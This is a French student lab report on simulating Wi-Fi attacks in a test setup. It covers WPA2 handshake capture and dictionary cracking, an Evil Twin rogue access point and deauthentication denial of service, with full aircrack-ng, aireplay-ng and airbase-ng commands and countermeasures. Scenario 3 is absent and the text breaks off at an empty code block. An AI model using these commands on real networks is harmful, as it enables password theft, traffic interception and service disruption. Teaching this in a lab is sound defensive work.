RAPPORT DE TRAVAUX PRATIQUES

Exploration et Simulation des Attaques Wi-Fi

Realise par

Rachid Bouselama

Supervise par

Mohamed Yassine SAMIRI

Environnement: Kali Linux & Windows

Annee Academique 2025-2026

Table des Matieres

(Clic droit sur la table et selectionner "Mettre a jour les champs" pour actualiser les numeros de page)

Introduction

Ce rapport presente les travaux pratiques realises dans le cadre de l'exploration et de la simulation des attaques Wi-Fi. L'objectif principal est de comprendre les mecanismes des principales attaques contre les reseaux sans fil, d'apprendre a utiliser les outils de securite Wi-Fi courants, et d'evaluer les risques lies aux reseaux mal configures.

Les reseaux Wi-Fi sont devenus omnipresents dans notre vie quotidienne, que ce soit dans les entreprises, les ecoles, les cafes ou nos domiciles. Cependant, cette ubiquite s'accompagne de vulnerabilites importantes que les attaquants peuvent exploiter. Ce TP nous permettra de mieux comprendre ces menaces et d'apprendre a securiser efficacement les reseaux sans fil.

Objectifs du TP

Les objectifs specifiques de ce travail pratique sont les suivants :

- Comprendre les mecanismes des principales attaques Wi-Fi (Force Brute, Evil Twin, Sniffing, DoS)
- Manipuler des outils de securite Wi-Fi courants pour analyser, detecter et exploiter les vulnerabilites
- Apprendre a securiser un reseau Wi-Fi contre les attaques les plus courantes
- Evaluer les risques lies aux reseaux sans fil mal configures

Environnement de Travail

Materiel Necessaire

- 1 Routeur Wi-Fi (configure en WPA2-PSK et WPA2-Enterprise)
- 2 Ordinateurs portables : 1 pour l'attaquant (Kali Linux) et 1 pour la victime (Windows)
- Adaptateur Wi-Fi USB compatible mode moniteur (ex: Alfa AWUS036NHA)
- 1 Serveur RADIUS (FreeRADIUS, installe sur une machine virtuelle)

Logiciels et Outils Utilises

Outil	Description	Scenario
Aircrack-ng	Capture et analyse du trafic Wi-Fi, attaque brute force	1, 4
Bettercap	Man-in-the-Middle et attaque Evil Twin	2
Wireshark	Analyse detaillee des paquets reseau	Tous
Hashcat	Casse des cles WPA/WPA2 hors ligne	1
Eaphammer	Simulation d'un faux serveur RADIUS	3
MDK3	Attaques DoS sur les reseaux Wi-Fi	4
Wifite	Automatisation des attaques Wi-Fi	4

Pre-requis Techniques

- Connaissances de base en reseaux (IP, protocoles reseau)
- Familiarite avec l'utilisation du terminal sous Linux
- Comprehension des mecanismes d'authentification Wi-Fi (PSK, WPA2, WPA3)

Scenario 1: Attaque par Force Brute sur WPA2-PSK

Objectif

Capturer le 4-Way Handshake et casser une cle WPA2 avec une attaque par dictionnaire. Cette attaque vise a recuperer le mot de passe d'un reseau Wi-Fi protege en WPA2-PSK.


Theorie

Le 4-Way Handshake est un processus d'authentification utilise dans les reseaux WPA/WPA2. Il permet au client et au point d'acces de prouver mutuellement qu'ils connaissent la cle pre-partagee (PSK) sans jamais la transmettre en clair. L'attaque consiste a capturer ce handshake et a effectuer une attaque par dictionnaire hors ligne pour deviner le mot de passe.

Configuration du Reseau Cible

Configurer le routeur avec les parametres suivants :

- Mode de securite: WPA2-PSK
- Mot de passe: password123 (mot de passe faible pour la demonstration)
- SSID: TestLab_WiFi




Configuration du routeur - Parametres WPA2-PSK

Etapes de l'Attaque

Etape 1: Preparation de l'interface Wi-Fi

Mettre l'interface Wi-Fi en mode moniteur :

```
# Verifier l'interface Wi-Fi ifconfig  # Arreter les services reseau airmon-ng check kill  # Activer le mode moniteur airmon-ng start wlan0  # Verifier que l'interface est en mode moniteur ifconfig wlan0mon
```




Verification du mode moniteur - Interface wlan0mon

Etape 2: Scan des reseaux Wi-Fi

Scanner les reseaux disponibles pour identifier la cible :

```
# Scanner les reseaux Wi-Fi airodump-ng wlan0mon

# Noter les informations suivantes: # - BSSID (adresse MAC du point d'acces) # - CH (canal utilise) # - ESSID (nom du reseau)
```




Scan des reseaux - Identification de la cible

Etape 3: Capture du 4-Way Handshake

Capturer le handshake en ciblant le reseau specifique :


```
# Terminal 1: Capture du trafic airodump-ng --bssid [BSSID] --channel [Channel] -w handshake wlan0mon # Exemple: airodump-ng --bssid 00:11:22:33:44:55 --channel 6 -w handshake wlan0mon # Terminal 2: Deauthentification pour forcer la reconnexion aireplay-ng -0 10 -a [BSSID] -c [CLIENT_MAC] wlan0mon # Exemple: aireplay-ng -0 10 -a 00:11:22:33:44:55 -c AA:BB:CC:DD:EE:FF wlan0mon
```



Capture du 4-Way Handshake - Fichier handshake.cap

Etape 4: Verification de la capture


```
# Verifier que le handshake a ete capture aircrack-ng handshake-01.cap # Resultat attendu: # [00:11:22:33:44:55] TestLab_WiFi # WPA (1 handshake)
```



Verification du handshake capture

Etape 5: Attaque par dictionnaire avec Aircrack-ng

```
# Attaque avec aircrack-ng aircrack-ng -w /usr/share/wordlists/rockyou.txt -b [BSSID] handshake-01.cap   # Ou avec un dictionnaire personnalise: aircrack-ng -w wordlist.txt -b 00:11:22:33:44:55 handshake-01.cap
```



Attaque par dictionnaire - Aircrack-ng en action

Resultats Obtenus

L'attaque a permis de recuperer le mot de passe du reseau Wi-Fi. Le temps de cassage depend de la complexite du mot de passe et de la puissance de calcul disponible.


Element	Resultat	Commentaire
password123	Moins de 1 seconde	Mot de passe faible - dans le dictionnaire

Analyse des Vulnerabilites

- Utilisation d'un mot de passe faible et previsible
- Absence de mecanisme de protection contre les attaques par dictionnaire
- Le handshake WPA2 peut etre capture passivement

Contre-mesures Appliquees

- Utiliser un mot de passe complexe (minimum 12 caracteres, melange de lettres, chiffres, symboles)
- Activer la protection contre les attaques de type brute-force sur le routeur
- Considerer la migration vers WPA3-SAE qui resiste aux attaques par dictionnaire



Configuration d'un mot de passe fort sur le routeur

Scenario 2: Attaque Evil Twin

Objectif

Creer un faux point d'acces Wi-Fi pour intercepter les informations sensibles des utilisateurs. Cette attaque exploite la confiance des utilisateurs envers les reseaux Wi-Fi familiers.

Theorie

L'attaque Evil Twin consiste a creer un point d'acces malveillant qui imite un reseau legitime. L'attaquant configure un faux AP avec le meme SSID (voire la meme adresse MAC) que le reseau cible. Les utilisateurs se connectent au faux reseau, permettant a l'attaquant d'intercepter leur trafic et potentiellement de recuperer des identifiants ou d'autres informations sensibles.


Etapes de l'Attaque

Etape 1: Preparation de l'environnement

```
# Mettre l'interface en mode moniteur airmon-ng start wlan0  # Installer les outils necessaires apt-get update apt-get install dnsmasq apache2  # Activer le forwarding IP echo 1 > /proc/sys/net/ipv4/ip_forward
```

Etape 2: Creation du Faux Point d'Acces


```
# Creer le faux AP avec Airbase-ng airbase-ng -a [Fake_BSSID] --essid "Secure_WiFi" -c 6 wlan0mon  # Exemple: airbase-ng -a 00:11:22:33:44:66 --essid "Secure_WiFi" -c 6 wlan0mon  # Le faux AP est maintenant actif et attend les connexions
```



Creation du faux point d'acces avec Airbase-ng

Etape 3: Configuration du reseau et DHCP

```
# Configurer l'interface at0 (creee par airbase-ng) ifconfig at0 up ifconfig at0 192.168.1.1 netmask 255.255.255.0  # Configurer dnsmasq pour le DHCP cat > /etc/dnsmasq.conf << EOF interface=at0 dhcp-range=192.168.1.10,192.168.1.100,12h dhcp-option=3,192.168.1.1 dhcp-option=6,192.168.1.1 server=8.8.8.8 EOF # Lancer dnsmasq dnsmasq -C /etc/dnsmasq.conf
```



Configuration DHCP - Distribution des adresses IP

Resultats Obtenus

L'attaque Evil Twin a permis de capturer des identifiants et des sessions non chiffrees. Les utilisateurs se sont connectes au faux reseau sans verification, demontrant la vulnerabilite de la confiance aveugle dans les reseaux Wi-Fi.

Element	Resultat	Commentaire
Identifiants HTTP	Captures avec succes	Sites non securises (HTTP)

Contre-mesures Appliquees

- Activer les alertes SSL/TLS dans les navigateurs

- Utiliser un VPN pour chiffrer tout le trafic
- Verifier le certificat du reseau avant de se connecter
- Desactiver la connexion automatique aux reseaux ouverts

Scenario 4: Attaque par Deni de Service (DoS)

Objectif

Rendre un point d'acces inutilisable avec une attaque par saturation. Cette attaque vise a perturber le service Wi-Fi legitime.


Theorie

Les attaques par deni de service (DoS) visent a rendre un service indisponible pour les utilisateurs legitimes. Dans le contexte Wi-Fi, cela peut se faire par saturation de paquets de deauthentification, inondation de paquets de donnees, ou brouillage du signal. MDK3 est un outil specialise pour ces types d'attaques.

Etapes de l'Attaque

Etape 1: Identification du reseau cible


```
# Scanner les reseaux disponibles airodump-ng wlan0mon  # Noter: # - BSSID du point d'acces cible # - Canal utilise # - Clients connectes
```



Identification du reseau cible pour l'attaque DoS

Etape 2: Attaque de deauthentification


```
# Attaque de deauthentification avec aireplay-ng aireplay-ng -0 0 -a [BSSID] wlan0mon  # -0: Attaque de deauthentification # 0: Nombre de paquets (0 = infini) # -a: Adresse MAC du point d'acces  # Deauthentification ciblee d'un client specifique: aireplay-ng -0 0 -a [BSSID] -c [CLIENT_MAC] wlan0mon
```



Attaque de deauthentification - Aireplay-ng

Etape 3: Attaque avec MDK3


```
